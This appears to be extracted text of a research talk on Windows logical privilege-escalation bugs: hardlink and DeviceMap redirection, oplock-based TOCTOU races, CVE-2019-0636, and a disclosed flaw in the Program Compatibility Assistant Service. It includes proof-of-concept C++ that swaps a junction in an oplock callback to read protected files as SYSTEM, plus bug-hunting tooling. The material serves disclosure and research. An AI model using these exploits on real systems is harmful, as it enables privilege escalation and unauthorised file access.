CreateHardLinkW invoke NTAPI NtSetInformationFile function.

NtSetInformationFile allocate an IRP with IRP_MJ_SET_INFORMATION MajorFunction code and set FileInformationClass value in IRP's IO_STACK_LOCATION struct.

reverse CreateHardLinkW

```
}
memmove_0((void *)(v7 + 20), Src, StructSize);
*(_BYTE *)FileLinkInfo = 0;
*(_QWORD *)(FileLinkInfo + 8) = 0i64;
*(_DWORD *)(FileLinkInfo + 16) = StructSize;
LODWORD(FileInformationClass) = 11;          // FileLinkInformation
v6 = NtSetInformationFile(
       FileHandle,
       &IoStatusBlock,
       FileLinkInfo,
       (unsigned int)StructSize + 24,
       FileInformationClass);
```

Reflect file operation

- Hardlink

Then NtSetInformationFile send this IRP to the device object which the file has associated with.

In usual, the device associated with the file object is the file system device.

So FSD receive the IRP request and set the HardLink.

Could only use to reflect file

Rely on ntfs file system

Try to set DACL for hardlink , the operation will be reflect to target file.


Reflect file operation

- DeviceMap

In normal circumstances, NTPATH \??\ is pointing to \GLOBAL??\
For example, \??\GLOBALROOT is pointing to \GLOBAL??\GLOBALROOT

But if we point \??\ to \BaseNamedObjects\ through DeviceMap,
When we open \??\GLOBALROOT, the directory we actually opened is \BaseNamedObjects\GLOBALROOT

The important thing is that all WINAPIs end up using \??\ path,
Therefore, we can use DeviceMap to redirect objects that WINAPI operations.




Reflect file operation

- DeviceMap

For example, process A want to open a file named C:\test_path\test_file.txt.

Before the open operation , We create a DeviceMap for processs A make \??\ point to \ BaseNamedObjects.

Then we create a kernel symbolic object named “\BaseNamedObjects\C:” and linked it to “\Device\HarddiskVolume4”




Reflect file operation

- DeviceMap

When the process A open file C:\test_path\test_file.txt


1. “C:\test_path\test_file.txt” convert to “\??\C:\test_path\test_file.txt” in ntdll.dll
2. “\??\” redirect to “\BaseNamedObjects” and ObpLookUpObjectName try to parse “\BaseNamedObjects\C:\test_path\test_file.txt”
3. ObpLookUpObjectName realized C: is a symbolic object then redirect it to “\Device\HarddiskVolume4”
4. ObpLookUpObjectName invoke IopParseDevice and pass “test_path\test_file.txt” as an argument

We have redirect C:\test_path\test_file.txt to D:\test_path\test_file.txt successfully.



Solution for example #1

- Create a hardlink named test.job
- Point it to C:\windows\win.ini
- Call the function
- Done



Example 2: Installer Service

- CVE-2019-0636
- Target: installer service
- Call MsiAdvertiseProduct function , it is not ALPC interface
- Installer service would validate the target file first, then copy it
- Time between check and use

How to win TOCTOU ?

- Oplocks

"Desgined to reducing network traffic and improving apparent response time"

Opportunistic Locks

05/31/2018 • 3 minutes to read • Contributors

An opportunistic lock (also called an oplock) is a lock placed by a client on a file residing on a server. In most cases, a client requests an opportunistic lock so it can cache data locally, thus reducing network traffic and improving apparent response time. Opportunistic locks are used by network redirectors on clients with remote servers, as well as by client applications on local servers.

Opportunistic locks coordinate data caching and coherency between clients and servers and among multiple clients. Data that is coherent is data that is the same across the network. In other words, if data is coherent, data on the server and all the clients is synchronized.

How to win TOCTOU ?

- Oplocks

Based on DeviceIoControl

You could lock the file , define Callback function

When the file operation is trigger , message will be sent

How to win TOCTOU ?

- ReadDirectoryChangesW

No lock

Use to detect if there is any change on target folder

Brute force is needed

Solution for example #2

- ReadDirectory changes

when file is validated , get notified then rewrite the junction to target

```
while (TRUE)
{
    ReadDirectoryChangesW(hDir, (LPVOID)&strFileNotifyInfo, sizeof(strFileNotifyInfo), TRUE, FILE_NOTIFY_CHANGE_FILE_NAME, &dwBytesReturned, NULL, NULL);

    filename1 = strFileNotifyInfo[0].FileName;

    std::wstring df = std::wstring(root) + filename1
    std::wstring::size_type found = df.find(extension)
    if (found != std::wstring::npos)
    {
        ReparsePoint::CreateMountPoint(L"c:\\blah", targetfww, L"");
    }
```

Solution for example #2

- Brute force , until read success

to many attempts , CPU rate 100%

```
do {
    hFile = CreateFile(dfc,GENERIC_READ,FILE_SHARE_READ | FILE_SHARE_DELETE | FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
    DWORD  dwBytesRead = 0;
    ReadFile(hFile, buff, 400, &dwBytesRead, NULL);
    if (dwBytesRead > 0)
    {
        succeeded = true;
        for (int i = 0; i < 400; i++) {
            std::cout << buff[i];
        }
        std::cout << std::endl << "press any key to exit";
        return 0;
    }
    CloseHandle(hFile);
```

How to do bug discovery

- Historical bug analysis is important , but it’s much different from bug finding.
- Most people understand the principle , but Few people could find new bugs

Using IDA Pro plugin assist analysis

- The amount of code for Windows services is usually very large,
  and function call hierarchy is usually very deep.
  So looking for sensitive function calls usually takes a lot of effort.

- It prompted us to write a simple plugin for IDA Pro.
  It uses techniques similar to Static Code Analysis to determine if there are sensitive invokes.

- IDA Pro supports two plugin languages IDC and Python.
  Developing with Python is easier than developing with IDC， So we choose python.

Using IDA Pro plugin assist analysis

- We can use this plugin to find out what sensitive functions are called in a function.

- This is a screenshot of the results of the run , We can see this function invoke A at B and so on.


Using IDA Pro plugin assist analysis

- IDA provides a lot of interfaces to help us write this plugin.

- Firstly, use GetFunctionAttr() to get a function's start address and end address.

  This is the scope of our search.

- Secondly, We search instructions one by one in a basic block by GetMnem() .In compiler construction, a basic block is a straight-line code sequence with no branches.



Using IDA Pro plugin assist analysis


- Thirdly , if the instructions is a “call”, record the target address of the call and determine the segment attribute of the target address.

  If target address in .text segment, Go back to step 1 for a recursive call.

  Else if target address is in .idata segment, it indicates that it is an imported function.

  Then compare its function name to determine if it is a sensitive function.

- Fourth, handle all jump and branch structures and repeat the above operations for each basic block.



Using IDA Pro plugin assist analysis

```
def search_far_block(self,block_addr,func_start,func_end,call_list):
    branch_list = []
    cur_addr = block_addr
    if self.cur_recursive_count_block > self.max_recursive_count:
        return
    self.cur_recursive_count_block += 1
    while True:
        # stop loop when:ret\jump .idata\jump in function body
        opcode_str = GetMnem(cur_addr)
        if cur_addr > func_start and cur_addr <func_end:
            return
        if _DEBUG:
            msg('[FAR_BLOCK]:' + str(hex(cur_addr)) + '/' + opcode_str + '\n')
        if 'call' in opcode_str:
            call_list.append(cur_addr)
        elif 'jmp' in opcode_str:
            pass
        elif 'j' in opcode_str:
            another_branch = Rnext(cur_addr, Rfirst(cur_addr))
            branch_list.append(another_branch)
        elif 'ret' in opcode_str:
            break

        if Rfirst(cur_addr) == 0xffffffffffffffff:
            # example: jmp cs:__imp_TerminateProcess
            if 'j' in opcode_str and \
            'idata' in SegName(GetOperandValue(cur_addr, 0)):
                if _DEBUG:
                    msg('[DIRECT JMP]'+str(hex(cur_addr))+'\n')
                self.import_list.append(cur_addr)
            break
```

New bugs found we found

Program Compatibility Assistant Service

arbitrary file metadata read

- Include the following problems.

Incorret Impersonation

TOCTOU - Time of Check Time of Use

Bug #1 Program Compatibility Assistant Service

- ALPC interface in pcasvc.dll
- RAiGetFileInfoFromPath could read target file
- Impersonate first, then do security check , if passed , revert to system

```
v12 = RpcImpersonateClient(BindingHandlea);
if ( v12 )
  goto LABEL_2;
v13 = CreateFileW(lpFileNamea, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
v12 = RpcRevertToSelfEx(BindingHandlea);
if ( v13 == (HANDLE)-1 )
{
  v12 = GetLastError();
  goto LABEL_5;
}
CloseHandle(v13);
```

Bug #1 Program Compatibility Assistant Service

- Create a file (win.ini) , use junction links to its folder
- Use oplocks to lock the file
- Call the ALPC interface
- Rewrite the junction , points to target (c:\windows\ ,etc)
- Pass the check , revert to system then read c:\windows\win.ini

Bug #1 Program Compatibility Assistant Service

```
void LockCallback(void* arg)
{
    std::cout << "[+]set oplock for temp file..." << std::endl;
    CloseHandle(arg);
    system("rmdir C:\\users\\mathias\\junc");
    system("mklink /J c:\\users\\mathias\\junc c:\\windows\\");
    std::cout << "[+]bypass the security check..." << std::endl;
}
void RunExploit()
{
    RPC_BINDING_HANDLE handle;
    RPC_STATUS status = CreateBindingHandle(&handle);
    system("echo 111 >> c:\\users\\mathias\\no_privilege.txt");
    system("mklink /J c:\\users\\mathias\\junc c:\\users\\mathias\\");
    FileOpLock* oplock = FileOpLock::CreateLock(L"C:\\users\\mathias\\no_privilege.txt", L"", LockCallback, nullptr);
    if (oplock == nullptr)
    {
        return;
    }

    Proc4_RAiGetFileInfoFromPath(handle, p0, p1, p2, p3, p4, p5 , (wchar_t*)L"../../../users/mathias/junc/no_privilege.txt");
    std::cout << "[+]success... reading information:" << std::endl;
    printf("%ws \n", dst0);

}
```

How to automate bug discovery


- Target

mainly cared about file operation

- Learn from fuzzer of memory corruption bugs

generate samples -> run with program -> collect crash

Find something in logical bugs , which is similar with a crash



Build the framework

- How to detect file operation ?

Process monitor of sysinternals

But : No command line tool

We make some hack & injection , left an interface for framework to call

Build the framework

- Sensitive operation , which is similar with a crash

Very simple: One time reflect , All things done

SetSecurityfile

SetDispositionInformationFile

Build the framework

- How to interact with system service / trigger the function ?

- ALPC interfaces ?

it’s impossible to automate the reverse engineering work.

Build the framework

- One thought

Collect function related to system service from MSDN.

Learned from CVE-2019-0636

Build the framework

We just care about function related to system service

Filter html source code by “server / service”

Also , details of the function , such as parameters , need to be collected

Build the framework

Collect function list from MSDN

```
origin_url='https://docs.microsoft.com/en-us/windows/desktop/api'
target_url='https://docs.microsoft.com/en-us/windows/desktop/api/_setup/'


r=requests.get(target_url, proxies=proxies)
Regex = re.compile(r'<li><a href=".+(/.+/.+)" data-linktype="relative-path"')
Regex2 = re.compile(r'href="/en-us/windows/desktop/api(.+?)"')
mo = Regex.findall(r.text)
url_list=list()
url_list_2=list()
for i in mo:
    url_list.append(origin_url+str(i))
for j in url_list:
    r=requests.get(j, proxies=proxies)
    mo = Regex2.findall(r.text)
    for k in mo:
        url_list_2.append(origin_url+str(k))
        q.put(origin_url+str(k))
print "init ready..."
for i in range(0,10):
    Scanner().start()
```

Build the framework


We do find some problems in collected function… but none of them is vulnerable

So I start to think about the system application , which is installed by default , may interact with system service.

How could we use them to trigger the system service ?

The problem is solved by an unintentional discovery

Build the framework



Build the framework

When click the “install” button in windows cloud store

System service would do some operations , which might be vulnerable

So , UI interaction may be a good way to trigger them

Build the framework

do random stuff with Application installed by default.

Collect executable file list , under system folder

Start the application / Exit

Click some UI buttons / do some interactions

The application may interact with system service

A representative vulnerability template

